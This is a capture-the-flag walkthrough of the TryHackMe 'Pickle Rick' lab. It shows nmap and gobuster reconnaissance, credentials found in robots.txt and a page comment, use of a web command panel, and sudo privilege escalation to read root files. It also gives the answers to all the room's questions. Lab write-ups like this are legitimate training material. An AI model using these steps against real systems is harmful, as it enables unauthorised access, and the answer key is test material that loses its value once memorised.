
TryHackMe Pickle Rick



Click here to access the TryHackMe room

IP Addresses:

- Target/Victim Machine

```
export IP=10.10.208.135
```

```
10.10.208.135 (Ubuntu)
```

- Attacker Machine

```
10.17.35.235 (Ubuntu 23.10)
```

Reconnaissance:

- Nmap Scan

```
nmap -sV $IP -o nmap.log
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu
80/tcp open  http    Apache httpd 2.4.18
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Gobuster Scan

  > gobuster dir -u $IP --wordlist ~/tools/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt,css,js,py,xml,sh -o gobuster.log

```
/.htaccess            (Status: 403) [Size: 297]
/.hta                 (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 297]
/assets               (Status: 301) [Size: 315]
/index.html           (Status: 200) [Size: 1062]
/login.php            (Status: 200) [Size: 882]
/portal.php           (Status: 302) [Size: 0] [--> /login.php]
/robots.txt           (Status: 200) [Size: 17]
/server-status        (Status: 403) [Size: 301]
/.php                 (Status: 403) [Size: 292]
```

- Robots.txt

  > curl $IP/robots.txt

```
Wubbalubbadubdub
```

- Web app source code

  > curl $IP

  Found comment - Username: `R1ckRul3s`

Attempting login ($IP/login.php):

```
User: R1ckRul3s
Password: Wubbalubbadubdub
```

Login successful as user `www-data`!

Exploring web app:

Webpage allows a basic command execution panel.

- Executing commands

  > ls

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

> pwd

```
/var/www/html
```

`cat` command doesn't work. Trying `less`

> less clue.txt

```
Look around the file system for the other ingredient.
```

> less Sup3rS3cretPickl3Ingred.txt

```
mr. meeseek hair
```

- Alternative approach

> which python3

```
/usr/bin/python3
```

> python3 -m http.server

Now, on local machine:

> wget $IP:8000/clue.txt && wget $IP:8000/Sup3rS3cretPickl3Ingred.txt

> cat clue.txt

```
Look around the file system for the other ingredient.
```

> cat Sup3rS3cretPickl3Ingred.txt

```
mr. meeseek hair
```

NOTE: The machine stops responding to the web pages once the python3 server starts. So the machine needs to be terminated and started again, when using this method.

THM Questions:

- *Q1*: What is the first ingredient that Rick needs?
  A: `mr. meeseek hair`

Further enumeration:

- Executing commands

```
ls -l /home/rick
```

```
-rwxrwxrwx 1 root root 13 Feb 10  2019 second ingredients
```

```
less /home/rick/second\ ingredients
```

```
1 jerry tear
```

THM Questions:

- *Q2*: What is the second ingredient in Rick's potion?
  A: `1 jerry tear`

Further enumeration:

- Trying to find if we can execute `sudo`

```
sudo -l
```

```
Matching Defaults entries for www-data on ip-10-10-64-136.eu-west-
1.compute.internal:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
```

```
n\:/snap/bin

User www-data may run the following commands on ip-10-10-64-136.eu-west-
1.compute.internal:
(ALL) NOPASSWD: ALL
```

User `www-data` can use `sudo` for all commands without a password.

- Finding the third ingredient

```
sudo ls /root
```

```
3rd.txt
snap
```

```
sudo less /root/3rd.txt
```

```
3rd ingredients: fleeb juice
```

THM Questions:

- *Q3*: What is the last and final ingredient?
  A: `fleeb juice`

💻 Created by Jayaditya Dev

🚀 Find me on GitHub, LinkedIn and X
